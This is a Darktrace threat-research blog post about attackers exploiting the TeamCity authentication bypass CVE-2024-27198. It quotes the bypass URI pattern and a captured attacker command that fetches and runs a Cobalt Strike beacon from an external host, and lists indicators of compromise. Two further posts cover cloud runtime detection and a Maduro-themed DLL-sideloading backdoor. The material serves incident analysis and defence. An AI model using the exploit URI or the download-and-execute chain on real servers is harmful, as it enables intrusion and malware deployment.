Blog
/
Network
/
August 21, 2024

How Darktrace Detects TeamCity Exploitation Activity

Darktrace observed the rapid exploitation of a critical vulnerability in JetBrains TeamCity (CVE-2024-27198) shortly following its public disclosure. Learn how the need for speedy detection serves to protect against supply chain attacks.
Inside the SOC
Darktrace cyber analysts are world-class experts in threat intelligence, threat hunting and incident response, and provide 24/7 SOC support to thousands of Darktrace customers around the globe. Inside the SOC is exclusively authored by these experts, providing analysis of cyber incidents and threat trends, based on real-world experience in the field.
Written by
Justin Frank
Product Manager and Cyber Analyst
Default blog imageDefault blog imageDefault blog imageDefault blog imageDefault blog imageDefault blog image
21
Aug 2024

The rise in vulnerability exploitation

In recent years, threat actors have increasingly been observed exploiting endpoints and services associated with critical vulnerabilities almost immediately after those vulnerabilities are publicly disclosed. The time-to-exploit for internet-facing servers is accelerating as the risk of vulnerabilities in web components continuously grows. This growth demands faster detection and response from organizations and their security teams to ward off the rising number of exploitation attempts. One such case is that of CVE-2024-27198, a critical vulnerability in TeamCity On-Premises, a popular continuous integration and continuous delivery/deployment (CI/CD) solution for DevOps teams developed by JetBrains.

The disclosure of TeamCity vulnerabilities

On March 4, 2024, JetBrains published an advisory regarding two authentication bypass vulnerabilities, CVE-2024-27198 and CVE-2024-27199, affecting TeamCity On-Premises version 2023.11.3. and all earlier versions [1].

The most severe of the two vulnerabilities, CVE-2024-27198, would enable an attacker to take full control over all TeamCity projects and use their position as a suitable vector for a significant attack across the organization’s supply chain. The other vulnerability, CVE-2024-27199, was disclosed to be a path traversal bug that allows attackers to perform limited administrative actions. On the same day, several proof-of-exploits for CVE-2024-27198 were created and shared for public use; in effect, enabling anyone with the means and intent to validate whether a TeamCity device is affected by this vulnerability [2][3].

Using CVE-2024-27198, an attacker is able to successfully call an authenticated endpoint with no authentication, if they meet three requirements during an HTTP(S) request:

  • Request an unauthenticated resource that generates a 404 response.

/hax

  • Pass an HTTP query parameter named jsp containing the value of an authenticated URI path.

?jsp=/app/rest/server

  • Ensure the arbitrary URI path ends with .jsp by appending an HTTP path parameter segment.

;.jsp

  • Once combined, the URI path used by the attacker becomes:

/hax?jsp=/app/rest/server;.jsp

Over 30,000 organizations use TeamCity to automate and build testing and deployment processes for software projects. As various On-Premises servers are internet-facing, it became a short matter of time until exposed devices were faced with the inevitable rush of exploitation attempts. On March 7, the Cybersecurity and Infrastructure Security Agency (CISA) confirmed this by adding CVE-2024-27198 to its Known Exploited Catalog and noted that it was being actively used in ransomware campaigns. A shortened time-to-exploit has become fairly common for software known to be deeply embedded into an organization’s supply chain. Darktrace detected exploitation attempts of this vulnerability in the two days following JetBrains’ disclosure [4] [5].

Shortly after the disclosure of CVE-2024-27198, Darktrace observed malicious actors attempting to validate proof-of-exploits on a number of customer environments in the financial sector. After attackers validated the presence of the vulnerability on customer networks, Darktrace observed a series of suspicious activities including malicious file downloads, command-and-control (C2) connectivity and, in some cases, the delivery of cryptocurrency miners to TeamCity devices.

Fortunately, Darktrace was able to identify this malicious post-exploitation activity on compromised servers at the earliest possible stage, notifying affected customers and advising them to take urgent mitigative actions.

Attack details

Exploit Validation Activity

On March 6, just two days after the public disclosure of CVE-2024-27198, Darktrace first observed a customer being affected by the exploitation of the vulnerability when a TeamCity device received suspicious HTTP connections from the external endpoint, 83.97.20[.]141. This endpoint was later confirmed to be malicious and linked with the exploitation of TeamCity vulnerabilities by open-source intelligence (OSINT) sources [6]. The new user agent observed during these connections suggest they were performed using Python.

Figure 1: Advanced Search results shows the user agent (python-requests/2.25) performing initial stages of exploit validation for CVE-2024-27198.

The initial HTTP requests contained the following URIs:

/hax?jsp=/app/rest/server;[.]jsp

/hax?jsp=/app/rest/users;[.]jsp

These URIs match the exact criteria needed to exploit CVE-2024-27198 and initiate malicious unauthenicated requests. Darktrace / NETWORK recognized that these HTTP connections were suspicious, thus triggering the following models to alert:

  • Device / New User Agent
  • Anomalous Connection / New User Agent to IP Without Hostname

Establish C2

Around an hour later, Darktrace observed subsequent requests suggesting that the attacker began reconnaissance of the vulnerable device with the following URIs:

/app/rest/debug/processes?exePath=/bin/sh&params=-c&params=echo+ReadyGO

/app/rest/debug/processes?exePath=cmd.exe&params=/c&params=echo+ReadyGO

These URIs set an executable path to /bin/sh or cmd.exe; instructing the shell of either a Unix-like or Windows operating system to execute the command echo ReadyGO. This will display “ReadyGO” to the attacker and validate which operating system is being used by this TeamCity server.

The same  vulnerable device was then seen downloading an executable file, “beacon.out”, from the aforementioned external endpoint via HTTP on port 81, using a new user agent curl/8.4.0.

Figure 2: Darktrace’s Cyber AI Analyst detecting suspicious download of an executable file.
Figure 3: Advanced Search overview of the URIs used in the HTTP requests.

Subsequently, the attacker was seen using the curl command on the vulnerable TeamCity device to perform the following call:

“/app/rest/debug/processes?exePath=cmd[.]exe&params=/c&params=curl+hxxp://83.97.20[.]141:81/beacon.out+-o+.conf+&&+chmod++x+.conf+&&+./.conf”.

in attempt to pass the following command to the device’s command line interpreter:

“curl http://83.97.20[.]141:81/beacon.out -o .conf && chmod +x .conf && ./.conf”

From here, the attacker attempted to fetch the contents of the “beacon.out” file and create a new executable file from its output. This was done by using the -o parameter to output the results of the “beacon.out” file into a “.conf” file. Then using chmod+x to modify the file access permissions and make this file an executable aswell, before running the newly created “.conf” file.

Further investigation into the “beacon.out” file uncovered that is uses the Cobalt Strike framework. Cobalt Strike would allow for the creation of beacon components that can be configured to use HTTP to reach a C2 host [7] [8].

Cryptocurrency Mining Activities

Interestingly, prior to the confirmed exploitation of CVE-2024-27198, Darktrace observed the same vulnerable device being targeted in an attempt to deploy cryptocurrency mining malware, using a variant of the open-source mining software, XMRig. Deploying crypto-miners on vulnerable internet-facing appliances is a common tactic by financially motivated attackers, as was seen with Ivanti appliances in January 2024 [9].

Figure 4: Darktrace’s Cyber AI Analyst detects suspicious C2 activity over HTTP.

On March 5, Darktrace observed the TeamCity device connecting to another to rare, external endpoint, 146.70.149[.]185, this time using a “Windows Installer” user agent: “146.70.149[.]185:81/JavaAccessBridge-64.msi”. Similar threat activity highlighted by security researchers in January 2024, pointed to the use of a XMRig installer masquerading as an official Java utlity: “JavaAccessBridge-64.msi”. [10]

Further investigation into the external endpoint and URL address structuring, uncovered additional URIs: one serving crypto-mining malware over port 58090 and the other a C2 panel hosted on the same endpoint: “146.70.149[.]185:58090/1.sh”.

Figure 5:Crypto mining malware served over port 58090 of the rare external endpoint.

146.70.149[.]185/uadmin/adm.php

Figure 6: C2 panel on same external endpoint.

Upon closer observation, the panel resembles that of the Phishing-as-a-Service (PhaaS) provided by the “V3Bphishing kit” – a sophisticated phishing kit used to target financial institutions and their customers [11].

Darktrace Coverage

Throughout the course of this incident, Darktrace’s Cyber AI Analyst™ was able to autonomously investigate the ongoing post-exploitation activity and connect the individual events, viewing the individual suspicious connections and downloads as part of a wider compromise incident, rather than isolated events.

Figure 7: Darktrace’s Cyber AI Analyst investigates suspicious download activity.

As this particular customer was subscribed to Darktrace’s Managed Threat Detection service at the time of the attack, their internal security team was immediately notified of the ongoing compromise, and the activity was raised to Darktrace’s Security Operations Center (SOC) for triage and investigation.

Unfortunately, Darktrace’s Autonomous Response capabilities were not configured to take action on the vulnerable TeamCity device, and the attack was able to escalate until Darktrace’s SOC brought it to the customer’s attention. Had Darktrace been enabled in Autonomous Response mode, it would have been able to quickly contain the attack from the initial beaconing connections through the network inhibitor ‘Block matching connections’. Some examples of autonomous response models that likely would have been triggered include:

  • Antigena Crypto Currency Mining Block - Network Inhibitor (Block matching connections)
  • Antigena Suspicious File Block - Network Inhibitor (Block matching connections)

Despite the lack of autonomous response, Darktrace’s Self-Learning AI was still able to detect and alert for the anomalous network activity being carried out by malicious actors who had successfully exploited CVE-2024-27198 in TeamCity On-Premises.

Conclusion

In the observed cases of the JetBrains TeamCity vulnerabilities being exploited across the Darktrace fleet, Darktrace was able to pre-emptively identify and, in some cases, contain network compromises from the onset, offering vital protection against a potentially disruptive supply chain attack.

While the exploitation activity observed by Darktrace confirms the pervasive use of public exploit code, an important takeaway is the time needed for threat actors to employ such exploits in their arsenal. It suggests that threat actors are speeding up augmentation to their tactics, techniques and procedures (TTPs), especially from the moment a critical vulnerability is publicly disclosed. In fact, external security researchers have shown that CVE-2024-27198 had seen exploitation attempts within 22 minutes of a public exploit code being released  [12][13] [14].

While new vulnerabilities will inevitably surface and threat actors will continually look for novel or AI-augmented ways to evolve their methods, Darktrace’s AI-driven detection capabilities and behavioral analysis offers organizations full visibility over novel or unknown threats. Rather than relying on only existing threat intelligence, Darktrace is able to detect emerging activity based on anomaly and respond to it without latency, safeguarding customer environments whilst causing minimal disruption to business operations.

Credit to Justin Frank (Cyber Analyst & Newsroom Product Manager) and Daniela Alvarado (Senior Cyber Analyst)

Appendices

References

[1] https://blog.jetbrains.com/teamcity/2024/03/additional-critical-security-issues-affecting-teamcity-on-premises-cve-2024-27198-and-cve-2024-27199-update-to-2023-11-4-now/

[2] https://github.com/Chocapikk/CVE-2024-27198

[3] https://www.rapid7.com/blog/post/2024/03/04/etr-cve-2024-27198-and-cve-2024-27199-jetbrains-teamcity-multiple-authentication-bypass-vulnerabilities-fixed/

[4] https://www.darkreading.com/cyberattacks-data-breaches/jetbrains-teamcity-mass-exploitation-underway-rogue-accounts-thrive

[5] https://www.gartner.com/en/documents/5524495
[6]https://www.virustotal.com/gui/ip-address/83.97.20.141

[7] https://thehackernews.com/2024/03/teamcity-flaw-leads-to-surge-in.html

[8] https://www.cobaltstrike.com/product/features/beacon

[9] https://darktrace.com/blog/the-unknown-unknowns-post-exploitation-activities-of-ivanti-cs-ps-appliances

[10] https://www.trendmicro.com/en_us/research/24/c/teamcity-vulnerability-exploits-lead-to-jasmin-ransomware.html

[11] https://www.resecurity.com/blog/article/cybercriminals-attack-banking-customers-in-eu-with-v3b-phishing-kit

[12] https://www.ncsc.gov.uk/report/impact-of-ai-on-cyber-threat

[13] https://www2.deloitte.com/content/dam/Deloitte/us/Documents/risk/us-design-ai-threat-report-v2.pdf

[14] https://blog.cloudflare.com/application-security-report-2024-update

[15] https://www.virustotal.com/gui/file/1320e6dd39d9fdb901ae64713594b1153ee6244daa84c2336cf75a2a0b726b3c

Darktrace Model Detections

Device / New User Agent

Anomalous Connection / New User Agent to IP Without Hostname

Anomalous Connection / Callback on Web Facing Device

Anomalous Connection / Application Protocol on Uncommon Port

Anomalous File / EXE from Rare External Location

Anomalous File / Internet Facing System File Download

Anomalous Server Activity / New User Agent from Internet Facing System

Device / Initial Breach Chain Compromise

Device / Internet Facing Device with High Priority Alert

Indicators of Compromise (IoC)

IoC -     Type – Description

/hax?jsp=/app/rest/server;[.]jsp - URI

/app/rest/debug/processes?exePath=/bin/sh&params=-c&params=echo+ReadyGO - URI

/app/rest/debug/processes?exePath=cmd.exe&params=/c&params=echo+ReadyGO – URI -

db6bd96b152314db3c430df41b83fcf2e5712281 - SHA1 – Malicious file

/beacon.out - URI  -

/JavaAccessBridge-64.msi - MSI Installer

/app/rest/debug/processes?exePath=cmd[.]exe&params=/c&params=curl+hxxp://83.97.20[.]141:81/beacon.out+-o+.conf+&&+chmod++x+.conf+&&+./.con - URI

146.70.149[.]185:81 - IP – Malicious Endpoint

83.97.20[.]141:81 - IP – Malicious Endpoint

MITRE ATT&CK Mapping

Initial Access - Exploit Public-Facing Application - T1190

Execution - PowerShell - T1059.001

Command and Control - Ingress Tool Transfer - T1105

Resource Development - Obtain Capabilities - T1588

Execution - Vulnerabilities - T1588.006

Inside the SOC
Darktrace cyber analysts are world-class experts in threat intelligence, threat hunting and incident response, and provide 24/7 SOC support to thousands of Darktrace customers around the globe. Inside the SOC is exclusively authored by these experts, providing analysis of cyber incidents and threat trends, based on real-world experience in the field.
Written by
Justin Frank
Product Manager and Cyber Analyst

More in this series

No items found.

Blog

/

/

January 13, 2026

Runtime Is Where Cloud Security Really Counts: The Importance of Detection, Forensics and Real-Time Architecture Awareness

runtime, cloud security, cnaapDefault blog imageDefault blog image

Introduction: Shifting focus from prevention to runtime

Cloud security has spent the last decade focused on prevention; tightening configurations, scanning for vulnerabilities, and enforcing best practices through Cloud Native Application Protection Platforms (CNAPP). These capabilities remain essential, but they are not where cloud attacks happen.

Attacks happen at runtime: the dynamic, ephemeral, constantly changing execution layer where applications run, permissions are granted, identities act, and workloads communicate. This is also the layer where defenders traditionally have the least visibility and the least time to respond.

Today’s threat landscape demands a fundamental shift. Reducing cloud risk now requires moving beyond static posture and CNAPP only approaches and embracing realtime behavioral detection across workloads and identities, paired with the ability to automatically preserve forensic evidence. Defenders need a continuous, real-time understanding of what “normal” looks like in their cloud environments, and AI capable of processing massive data streams to surface deviations that signal emerging attacker behavior.

Runtime: The layer where attacks happen

Runtime is the cloud in motion — containers starting and stopping, serverless functions being called, IAM roles being assumed, workloads auto scaling, and data flowing across hundreds of services. It’s also where attackers:

  • Weaponize stolen credentials
  • Escalate privileges
  • Pivot programmatically
  • Deploy malicious compute
  • Manipulate or exfiltrate data

The challenge is complex: runtime evidence is ephemeral. Containers vanish; critical process data disappears in seconds. By the time a human analyst begins investigating, the detail required to understand and respond to the alert, often is already gone. This volatility makes runtime the hardest layer to monitor, and the most important one to secure.

What Darktrace / CLOUD Brings to Runtime Defence

Darktrace / CLOUD is purpose-built for the cloud execution layer. It unifies the capabilities required to detect, contain, and understand attacks as they unfold, not hours or days later. Four elements define its value:

1. Behavioral, real-time detection

The platform learns normal activity across cloud services, identities, workloads, and data flows, then surfaces anomalies that signify real attacker behavior, even when no signature exists.

2. Automated forensic level artifact collection

The moment Darktrace detects a threat, it can automatically capture volatile forensic evidence; disk state, memory, logs, and process context, including from ephemeral resources. This preserves the truth of what happened before workloads terminate and evidence disappears.

3. AI-led investigation

Cyber AI Analyst assembles cloud behaviors into a coherent incident story, correlating identity activity, network flows, and Cloud workload behavior. Analysts no longer need to pivot across dashboards or reconstruct timelines manually.

4. Live architectural awareness

Darktrace continuously maps your cloud environment as it operates; including services, identities, connectivity, and data pathways. This real-time visibility makes anomalies clearer and investigations dramatically faster.

Together, these capabilities form a runtime-first security model.

Why CNAPP alone isn’t enough

CNAPP platforms excel at pre deployment checks all the way down to developer workstations, identifying misconfigurations, concerning permission combinations, vulnerable images, and risky infrastructure choices. But CNAPP’s breadth is also its limitation. CNAPP is about posture. Runtime defense is about behavior.

CNAPP tells you what could go wrong; runtime detection highlights what is going wrong right now.

It cannot preserve ephemeral evidence, correlate active behaviors across domains, or contain unfolding attacks with the precision and speed required during a real incident. Prevention remains essential, but prevention alone cannot stop an attacker who is already operating inside your cloud environment.

Real-world AWS Scenario: Why Runtime Monitoring Wins

A recent incident detected by Darktrace / CLOUD highlights how cloud compromises unfold, and why runtime visibility is non-negotiable. Each step below reflects detections that occur only when monitoring behavior in real time.

1. External Credential Use

Detection: Unusual external source for credential use: An attacker logs into a cloud account from a never-before-seen location, the earliest sign of account takeover.

2. AWS CLI Pivot

Detection: Unusual CLI activity: The attacker switches to programmatic access, issuing commands from a suspicious host to gain automation and stealth.

3. Credential Manipulation

Detection: Rare password reset: They reset or assign new passwords to establish persistence and bypass existing security controls.

4. Cloud Reconnaissance

Detection: Burst of resource discovery: The attacker enumerates buckets, roles, and services to map high value assets and plan next steps.

5. Privilege Escalation

Detection: Anomalous IAM update: Unauthorized policy updates or role changes grant the attacker elevated access or a backdoor.

6. Malicious Compute Deployment

Detection: Unusual EC2/Lambda/ECS creation: The attacker deploys compute resources for mining, lateral movement, or staging further tools.

7. Data Access or Tampering

Detection: Unusual S3 modifications: They alter S3 permissions or objects, often a prelude to data exfiltration or corruption.

Only some of these actions would appear in a posture scan, crucially after the fact.
Every one of these runtime detections is visible only through real-time behavioral monitoring while the attack is in progress.

The future of cloud security Is runtime-first

Cloud defense can no longer revolve solely around prevention. Modern attacks unfold in runtime, across a fast-changing mesh of workloads, services, and — critically — identities. To reduce risk, organizations must be able to detect, understand, and contain malicious activity as it happens, before ephemeral evidence disappears and before attacker's pivot across identity layers.

Darktrace / CLOUD delivers this shift by turning runtime, the most volatile and consequential layer in the cloud, into a fully defensible control point through unified visibility across behavior, workloads, and identities. It does this by providing:

  • Real-time behavior detection across workloads and identity activity
  • Autonomous response actions for rapid containment
  • Automated forensic level artifact preservation the moment events occur
  • AI-driven investigation that separates weak signals from true attacker patterns
  • Live cloud environment insight to understand context and impact instantly

Cloud security must evolve from securing what might go wrong to continuously understanding what is happening; in runtime, across identities, and at the speed attackers operate. Unifying runtime and identity visibility is how defenders regain the advantage.

[related-resource]

Continue reading
About the author
Adam Stevens
Senior Director of Product, Cloud | Darktrace

Blog

/

Network

/

January 12, 2026

Maduro Arrest Used as a Lure to Deliver Backdoor

maduro arrest used as lure to deliver backdoorDefault blog imageDefault blog image

Introduction

Threat actors frequently exploit ongoing world events to trick users into opening and executing malicious files. Darktrace security researchers recently identified a threat group using reports around the arrest of Venezuelan President Nicolàs Maduro on January 3, 2025, as a lure to deliver backdoor malware.

Technical Analysis

While the exact initial access method is unknown, it is likely that a spear-phishing email was sent to victims, containing a zip archive titled “US now deciding what’s next for Venezuela.zip”. This file included an executable named “Maduro to be taken to New York.exe” and a dynamic-link library (DLL), “kugou.dll”.  

The binary “Maduro to be taken to New York.exe” is a legitimate binary (albeit with an expired signature) related to KuGou, a Chinese streaming platform. Its function is to load the DLL “kugou.dll” via DLL search order. In this instance, the expected DLL has been replaced with a malicious one with the same name to load it.  

DLL called with LoadLibraryW.
Figure 1: DLL called with LoadLibraryW.

Once the DLL is executed, a directory is created C:\ProgramData\Technology360NB with the DLL copied into the directory along with the executable, renamed as “DataTechnology.exe”. A registry key is created for persistence in “HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Lite360” to run DataTechnology.exe --DATA on log on.

 Registry key added for persistence.
Figure 2. Registry key added for persistence.
Folder “Technology360NB” created.
Figure 3: Folder “Technology360NB” created.

During execution, a dialog box appears with the caption “Please restart your computer and try again, or contact the original author.”

Message box prompting user to restart.
Figure 4. Message box prompting user to restart.

Prompting the user to restart triggers the malware to run from the registry key with the command --DATA, and if the user doesn't, a forced restart is triggered. Once the system is reset, the malware begins periodic TLS connections to the command-and-control (C2) server 172.81.60[.]97 on port 443. While the encrypted traffic prevents direct inspection of commands or data, the regular beaconing and response traffic strongly imply that the malware has the ability to poll a remote server for instructions, configuration, or tasking.

Conclusion

Threat groups have long used geopolitical issues and other high-profile events to make malicious content appear more credible or urgent. Since the onset of the war in Ukraine, organizations have been repeatedly targeted with spear-phishing emails using subject lines related to the ongoing conflict, including references to prisoners of war [1]. Similarly, the Chinese threat group Mustang Panda frequently uses this tactic to deploy backdoors, using lures related to the Ukrainian war, conventions on Tibet [2], the South China Sea [3], and Taiwan [4].  

The activity described in this blog shares similarities with previous Mustang Panda campaigns, including the use of a current-events archive, a directory created in ProgramData with a legitimate executable used to load a malicious DLL and run registry keys used for persistence. While there is an overlap of tactics, techniques and procedures (TTPs), there is insufficient information available to confidently attribute this activity to a specific threat group. Users should remain vigilant, especially when opening email attachments.

Credit to Tara Gould (Malware Research Lead)
Edited by Ryan Traill (Analyst Content Lead)

Indicators of Compromise (IoCs)

172.81.60[.]97
8f81ce8ca6cdbc7d7eb10f4da5f470c6 - US now deciding what's next for Venezuela.zip
722bcd4b14aac3395f8a073050b9a578 - Maduro to be taken to New York.exe
aea6f6edbbbb0ab0f22568dcb503d731  - kugou.dll

References

[1] https://cert.gov.ua/article/6280422  

[2] https://www.ibm.com/think/x-force/hive0154-mustang-panda-shifts-focus-tibetan-community-deploy-pubload-backdoor

[3] https://www.ibm.com/think/x-force/hive0154-targeting-us-philippines-pakistan-taiwan

[4] https://www.ibm.com/think/x-force/hive0154-targeting-us-philippines-pakistan-taiwan

Continue reading
About the author
Tara Gould
Malware Research Lead
Your data. Our AI.
Elevate your network security with Darktrace AI